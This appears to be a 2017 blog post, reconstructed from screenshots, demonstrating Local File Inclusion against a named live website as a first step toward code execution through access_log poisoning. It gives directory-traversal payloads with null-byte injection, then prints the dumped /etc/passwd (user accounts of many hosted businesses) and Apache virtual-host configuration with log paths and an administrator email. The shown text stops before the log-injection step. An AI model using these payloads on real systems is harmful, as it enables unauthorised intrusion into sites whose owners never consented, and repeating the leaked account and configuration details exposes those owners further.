LFI to RCE via access_log injection


NoGe Follow

Jun 6, 2017 · 2 min read

Hi guys


Just wanna share a trick from Local File Inclusion/File Path Traversal to Remote Code Execution by injecting the access_log.

I have a target **http://proqualitycontrol.com/index.php?page=aboutus** and it's vulnerable to LFI/FPT. It's a live website. Inject the target with **../../../../../../../../../../../../../../../etc/passwd%00** payload.



Leading Professional Quality Control services in Nepal. Totally independent third party, ProQC Inspectors protect international clients - Mozilla Firefox

proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../etc/passwd%00



INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
PROFESSIONAL QUALITY CONTROL SERVICE
A Western Managed Service you can trust
Use the No.1 QC service group based in Nepal
Reduce your quality risks and $ave on costs
Based in NEPAL....Professional....Reliable.....PRO QC
HOME
ABOUT US
INSPECTION SERVICES
AUDITS
PRODUCTS
CONTACT US
LOCATION MAP
Nepal's No. 1 QC - Western Managed
Local Expertise - Quality Services

```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../etc/passwd%00
```

☐ Enable Post data ☐ Enable Referrer

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:
/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:
/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:
/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin
webadmin:x:500:500:Web Admin of WSN:/home/webadmin:/bin/bash rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin popa3d:x:84:84::/tmp:/dev/null pcap:x:77:77::/var/arpwatch:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin spfmilt:x:100:102:SPF Milter:/etc/mail:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash wsn:x:501:502:Wholesalenepal.com:/home/wsn:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin ana_72:x:502:503:Artisanatnepal.fr:/home/ana_72:/bin/bash bne_73:x:503:504:Bestnaturalincense:/home/bne_73:/bin/bash lhg_81:x:504:505:Budgethotelnepal.com:/home/lhg_81:/bin/bash
apc_06:x:505:506:Cashmerepashmina.com:/home/apc_06:/bin/bash gor_01:x:506:507:Charitysalesonline.o:/home/gor_01:/bin/bash bhr_89:x:507:508:Chobhar.com:/home/bhr_89:/bin/bash gts_21:x:508:509:Corporategiftsasia:/home/gts_21:
/bin/bash cti_29:x:509:510:Discountpashmina.com:/home/cti_29:/bin/bash ead_97:x:510:511:Fairtradenepal.com:/home/ead_97:/bin/bash coa_830:x:511:512:Handicraftsasia.com:/home/coa_830:/bin/bash ghf_237:x:512:513:Hkft.org:/home
/ghf_237:/bin/bash thc_68:x:513:514:Homecareassociates.n:/home/thc_68:/bin/bash phh_70:x:514:515:Hotelparadisenepal:/home/phh_70:/bin/bash nrh_16:x:515:516:Hotelrestaurantnepal:/home/nrh_16:/bin/bash
cib_14:x:516:517:Infashionboutique:/home/cib_14:/bin/bash htm_69:x:517:518:Kathmandubudgethotel:/home/htm_69:/bin/bash esc_86:x:518:519:Kathmanduvalleypics:/home/esc_86:/bin/bash cel_13:x:519:520:nepalinvest.com:/home/cel_13:
/bin/bash psn_93:x:520:521:nepalshipping.com:/home/psn_93:/bin/bash hert_87:x:521:522:nepaltimeshare.com:/home/hert_87:/bin/bash lav_88:x:522:523:nepalvillageresort:/home/lav_88:/bin/bash pog_09:x:523:524:Singingbowlexports:/home
/pog_09:/bin/bash wtu_11:x:524:525:Spiritualityweb.com:/home/wtu_11:/bin/bash ztb_19:x:525:526:Tibetshop.biz:/home/ztb_19:/bin/bash wsn_biz:x:526:527:Wholesalenepal.biz:/home/wsn_biz:/bin/bash mi_power:x:528:529:Mindpower:/home
/mi_power:/bin/bash the_33:x:529:530:THEOSVOICE:/home/the_33:/bin/bash xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin pro_99:x:530:531:Proqualitycontrol:/home/pro_99:/bin/bash nso_77:x:531:532:nepalsourcing:/home/nso_77:
/sbin/nologin asio_12:x:532:533:asialogistics.co:/home/asio_12:/bin/bash we-nep12:x:533:534:we-nep12:/home/we-nep12:/bin/bash ncc_720:x:534:535:Nepal Color Chart:/home/ncc_720:/bin/bash wst_011:x:535:536:wholesaletibet:/home
/wst_011:/bin/bash owa_14:x:536:501:Onewholesale.asia:/home/owa_14:/bin/bash own_33:x:537:537:Onewholesalenepal:/home/own_33:/bin/bash nps_33:x:538:538:nepalproductsearch:/home/nps_33:/bin/bash
```


Now change with **/etc/httpd/conf/httpd.conf**. Not all httpd.conf path is here. To find the access_log location you need to find httpd.conf first.



Leading Professional Quality Control services in Nepal. Totally independent third party, ProQC Inspectors protect international clients - Mozilla Firefox
Leading Professional ... ✕
Search
INT
SQL ▾ XSS ▾ Encryption ▾ Encoding ▾ Other ▾
Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
PROFESSIONAL QUALITY CONTROL SERVICE
A Western Managed Service you can trust
Use the No.1 QC service group based in Nepal
Reduce your quality risks and $ ave on costs
..Full Quality Control Service of handmade goods shipped in bulk from Kathmandu, Nepal, via Calcutta port, in partial (LCL) or full
HOME ABOUT US INSPECTION SERVICES AUDITS PRODUCTS CONTACT US LOCATION MAP


```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00
```

```
# # This is the main Apache server configuration file. It contains the # configuration directives that give the server its instructions. # See for detailed information. # In particular, see # # for a discussion of each configuration directive. # # # Do NOT
simply read the instructions in here without understanding # what they do. They're here only as hints or reminders. If you are unsure # consult the online docs. You have been warned. # # The configuration directives are grouped into three basic
sections: # 1. Directives that control the operation of the Apache server process as a # whole (the 'global environment'). # 2. Directives that define the parameters of the 'main' or 'default' server, # which responds to requests that aren't handled by a
virtual host. # These directives also provide default values for the settings # of all virtual hosts. # 3. Settings for virtual hosts, which allow Web requests to be sent to # different IP addresses or hostnames and have them handled by the # same
Apache server process. # # Configuration and logfile names: If the filenames you specify for many # of the server's control files begin with "/" (or "drive:/" for Win32), the # server will use that explicit path. If the filenames do *not* begin # with "/", the
value of ServerRoot is prepended -- so "logs/foo.log" # with ServerRoot set to "/etc/httpd" will be interpreted by the # server as "/etc/httpd/logs/foo.log". # ### Section 1: Global Environment # # The directives in this section affect the overall operation of
Apache, # such as the number of concurrent requests it can handle or where it # can find its configuration files. # # # Don't give away too much information about all the subcomponents # we are running. Comment out this line if you don't mind
```




remote sites # finding out what major optional modules you are running ServerTokens OS # # ServerRoot: The top of the directory tree under which the server's # configuration, error, and log files are kept. # # NOTE! If you intend to place this on an NFS (or otherwise network) # mounted filesystem then please read the LockFile documentation # (available at); # you will save yourself a lot of trouble. # # Do NOT add a slash at the end of the directory path. # ServerRoot "/etc/httpd" # # PidFile: The file in which the server should record its process # identification number when it starts. # PidFile run/httpd.pid # # Timeout: The number of seconds before receives and sends time out. # Timeout 120 # # KeepAlive: Whether or not to allow persistent connections (more than # one request per connection). Set to "Off" to deactivate. # KeepAlive Off # # MaxKeepAliveRequests: The maximum number of requests to allow # during a persistent connection. Set to 0 to allow an unlimited amount. # We recommend you leave this number high, for maximum performance. # MaxKeepAliveRequests 100 # # KeepAliveTimeout: Number of seconds to wait for the next request from the # same client on the same connection. # KeepAliveTimeout 15 ## ## Server-Pool Size Regulation (MPM specific) ## # prefork MPM # StartServers: number of server processes to start # MinSpareServers: minimum number of server processes which are kept spare # MaxSpareServers: maximum number of server processes which are kept spare # ServerLimit: maximum value for MaxClients for the lifetime of the server # MaxClients: maximum number of server processes allowed to start # MaxRequestsPerChild: maximum number of requests a server process serves StartServers 1 MinSpareServers 2 MaxSpareServers 3 ServerLimit 32 MaxClients 32 MaxRequestsPerChild 4000 # worker MPM # StartServers: initial number of server processes to start # MaxClients: maximum number of simultaneous client connections # MinSpareThreads: minimum number of worker threads which are kept spare # MaxSpareThreads: maximum number of worker threads which are kept spare # ThreadsPerChild: constant number of worker threads in each server process # MaxRequestsPerChild: maximum number of requests a server process serves StartServers 10 MaxClients 32 MinSpareThreads 1 MaxSpareThreads 4 ThreadsPerChild 25 MaxRequestsPerChild 0 # # Listen: Allows you to bind Apache to specific IP addresses and/or # ports, in addition to the default. See also the # directive. # # Change this to Listen on specific IP addresses as shown below to # prevent Apache from glomming onto all bound IP addresses (0.0.0.0) # #Listen 12.34.56.78:80 Listen 80 # # Dynamic Shared Object (DSO) Support # # To be able to use the functionality of a module which was built as a DSO you # have to place corresponding `LoadModule' lines at this location so the # directives contained in it are actually available _before_ they are used. # Statically compiled modules (those listed by `httpd -l') do not need # to be loaded here. # # Example: # LoadModule foo_module modules/mod_foo.so # # Adds dotDefender module to apache #LoadModule dotDefender_module /usr/local/APPCure-full/contrib/apache2.2/dotDefender.so LoadModule auth_basic_module modules/mod_auth_basic.so LoadModule auth_digest_module modules/mod_auth_digest.so LoadModule authn_file_module modules/mod_authn_file.so LoadModule authn_alias_module modules/mod_authn_alias.so LoadModule authn_anon_module modules/mod_authn_anon.so LoadModule authn_dbm_module modules/mod_authn_dbm.so

View source (ctrl+u) for a better view of their httpd.conf.




http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00 - Mozilla Firefox
http://proqualitycontrol.c...
view-source:http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
view-source:http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf
□ Enable Post data
□ Enable Referrer

```
Alias /openwebmail /var/www/html/openwebmail
ServerName theosvoice.com
DocumentRoot /home/the_33/theosvoice.com/html
SuexecUserGroup the_33 the_33
ServerAlias "www.theosvoice.com"
ScriptAlias "/cgi-bin/" "/home/the_33/theosvoice.com/cgi-bin/"
CustomLog "/home/the_33/theosvoice.com/access_log" "combined"
ErrorLog "/home/the_33/theosvoice.com/error_log"
<Directory /home/the_33/theosvoice.com/html>
```



```
Options Includes FollowSymLinks
AllowOverride All
</Directory>
</VirtualHost>
<VirtualHost 69.89.0.206:80>
ScriptAlias /mail /var/www/cgi-bin/openwebmail/openwebmail.pl
ScriptAlias /cgi-bin/openwebmail /var/www/cgi-bin/openwebmail
Alias /openwebmail /var/www/html/openwebmail
ServerName proqualitycontrol.com
DocumentRoot /home/pro_99/proqualitycontrol.com/html
SuexecUserGroup pro_99 pro_99
ServerAlias "www.proqualitycontrol.com"
ServerAdmin "theo@wholesalenepal.com"
ScriptAlias "/cgi-bin/" "/home/pro_99/proqualitycontrol.com/cgi-bin/"
CustomLog "/home/pro_99/proqualitycontrol.com/access_log" "combined"
ErrorLog "/home/pro_99/proqualitycontrol.com/error_log"
<Directory /home/pro_99/proqualitycontrol.com/html>
Options Includes FollowSymLinks
AllowOverride All
</Directory>
</VirtualHost>
<VirtualHost 69.89.0.206:80>
ScriptAlias /mail /var/www/cgi-bin/openwebmail/openwebmail.pl
ScriptAlias /cgi-bin/openwebmail /var/www/cgi-bin/openwebmail
